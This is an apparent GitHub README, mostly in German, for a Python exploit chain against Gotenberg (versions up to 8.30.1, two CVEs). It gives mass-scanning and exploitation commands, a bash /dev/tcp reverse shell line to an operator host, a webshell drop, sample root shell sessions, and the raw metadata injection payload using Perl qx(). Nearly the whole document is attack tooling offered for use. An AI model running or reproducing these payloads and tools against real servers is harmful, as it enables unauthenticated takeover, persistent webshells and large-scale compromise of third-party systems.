hackfutsecroot/-gotenberg-rce-chain
Python-Exploit-Kette für Gotenberg CVE-2026-42589 und CVE-2026-40281: erkennt anfällige Instanzen, injiziert Metadaten-Payloads und platziert Reverse Shells oder Webshells.



Gotenberg ≤ 8.30.1 — Nicht authentifizierte Remote-Code-Ausführung
Verketteter Exploit mit Reverse Shell + File-Manager-Webshell + interaktivem blind-sicheren Modus
Gotenberg ist eine zustandslose, Docker-basierte API, die Dokumente (HTML, Markdown, Office...) in PDF umwandelt. Versionen ≤ 8.30.1 sind anfällig für zwei kritische, nicht authentifizierte RCE-Schwachstellen am Endpunkt /forms/pdfengines/metadata/write.
Dieses Repository enthält zwei Tools, die beide CVEs zu einem einzigen Ausnutzungsablauf verketten:
| Tool | Zweck |
|---|---|
gotenberg_rce.py | Erkennung + interaktive Shell + Ablegen einer File-Manager-Webshell |
auto_revshell.py | Automatische IP-Erkennung → Listener starten → Reverse-Shell-Payloads abfeuern → interaktive Sitzung |
| Feld | Wert |
|---|---|
| Typ | OS-Befehlsinjektion (RCE) |
| CVSS | 9.8 — Kritisch |
| Vektor | POST /forms/pdfengines/metadata/write |
| Injektion | JSON-Metadaten-Schlüssel |
| Ursache | system() über ExifTool-Konfiguration |
| Feld | Wert |
|---|---|
| Typ | OS Command Injection (RCE) |
| CVSS | 10.0 — Kritisch |
| Vektor | POST /forms/pdfengines/metadata/write |
| Injection | JSON-Metadaten-Werte |
| Ursache | qx() (Perl) über ExifTool |
| Version | 42589 | 40281 |
|---|---|---|
< 8.29.1 | ✅ | ✅ |
8.29.1 | ✅ | ✅ |
8.30.0 | ✅ | ✅ |
8.30.1 | ✅ | ✅ |
≥ 8.31.0 | ❌ | ❌ |
40281 als auch 42589!upload, !shell, !check, !clear)HTTP 500 zurückgibtrequests, urllib3git clone https://github.com/HackfutSecRoot/-GOTENBERG-RCE-CHAIN.git
cd -GOTENBERG-RCE-CHAIN
python3 -m venv venv
source venv/bin/activate # Linux/Mac
# venv\Scripts\activate # Windows
pip install -r requirements.txt
requirements.txtrequests>=2.28.0
urllib3>=1.26.0
auto_revshell.py)python auto_revshell.py -u http://target:3000
Öffentliche IP automatisch erkennen → Listener binden → Ziel ausnutzen → Shell erhalten.
  python gotenberg_rce.py -u http://target:3000                    # check only
  python gotenberg_rce.py -u http://target:3000 -i                 # interactive (blind)
  python gotenberg_rce.py -u http://target:3000 --rev              # auto reverse shell (auto IP)
  python gotenberg_rce.py -u http://target:3000 --rev --lport 4444 # auto with custom port
  python gotenberg_rce.py -u http://target:3000 --rev --lhost 1.2.3.4 --lport 4444
  python gotenberg_rce.py -f targets.txt --rev --lport 4444 -t 20 -o results.txt
| Flag | Beschreibung | Standard |
|---|---|---|
-u, --url | Ziel-URL (erforderlich) | — |
--lhost | Deine öffentliche IP | automatisch erkannt |
--lport | Listener-Port | 4444 |
--wait | Sekunden, die auf Callback gewartet wird | 25 |
--timeout | Timeout pro Anfrage | 60 |
--no-banner | Banner überspringen | false |

gotenberg_rce.py)python gotenberg_rce.py -u http://target:3000 -i
Versetzt dich in eine interaktive Pseudo-Shell:
rOOt@HFT:~$ id
uid=0(root) gid=0(root) groups=0(root)

rOOt@HFT:~$ uname -a
Linux gotenberg 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 x86_64 GNU/Linux

rOOt@HFT:~$ !shell
[*] Shell URL: http://target:3000/var/www/html/fm_abc123.php

rOOt@HFT:~$ exit
[*] Exiting interactive shell.
| Flag | Beschreibung |
|---|---|
-u, --url | Einzelnes Ziel |
-f, --file | Datei mit Zielen (eines pro Zeile) |
-t, --threads | Threads für Massenscan |
--check-only | Nur erkennen, keine Ausnutzung |
--shell | File Manager Webshell ablegen |
-i, --interactive | Interaktive Shell betreten |
-o, --output | Ergebnisse speichern |
| Befehl | Aktion |
|---|---|
help, ? | Hilfe anzeigen |
exit, quit, q | Beenden |
!upload | File Manager Shell erneut bereitstellen |
!shell | Shell-URL anzeigen |
!check | Schwachstelle erneut prüfen |
!clear | Bildschirm leeren |
python gotenberg_rce.py -f targets.txt --shell -t 20 -o results.txt
targets.txt:
# one URL per line
http://1.2.3.4:3000
https://gotenberg.internal:3000
http://5.6.7.8:3000
[*] Detecting public IP...
[+] Public IP: 1.2.3.4
[+] Listener bound on 0.0.0.0:4444

[*] Sending reverse shell to 1.2.3.4:4444...
    [1/7] bash -c 'bash -i >& /dev/tcp/1.2.3.4/4444 0>&1'...

[+] CALLBACK RECEIVED from 134.199.148.233
[*] Entering interactive shell. Type 'exit' to quit.

# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
gotenberg
Das Tool sendet eine kontrollierte Payload an /forms/pdfengines/metadata/write:
POST /forms/pdfengines/metadata/write HTTP/1.1
Content-Type: multipart/form-data; boundary=...

--BOUNDARY
Content-Disposition: form-data; name="files"; filename="test.pdf"
Content-Type: application/pdf

%PDF-1.4
...
--BOUNDARY
Content-Disposition: form-data; name="metadata"

{"Title":"test\n-Title<${PDFVersion;$_=qx("echo MARKER")}>"}
--BOUNDARY--
Analysierte Signale:
| Antwort | Bedeutung |
|---|---|
HTTP 200 + Marker | Direkte RCE |
HTTP 500 + lange Verzögerung | Blinde RCE |
HTTP 400 | Gepatcht oder ungültige Payload |
HTTP 404 | Kein Gotenberg |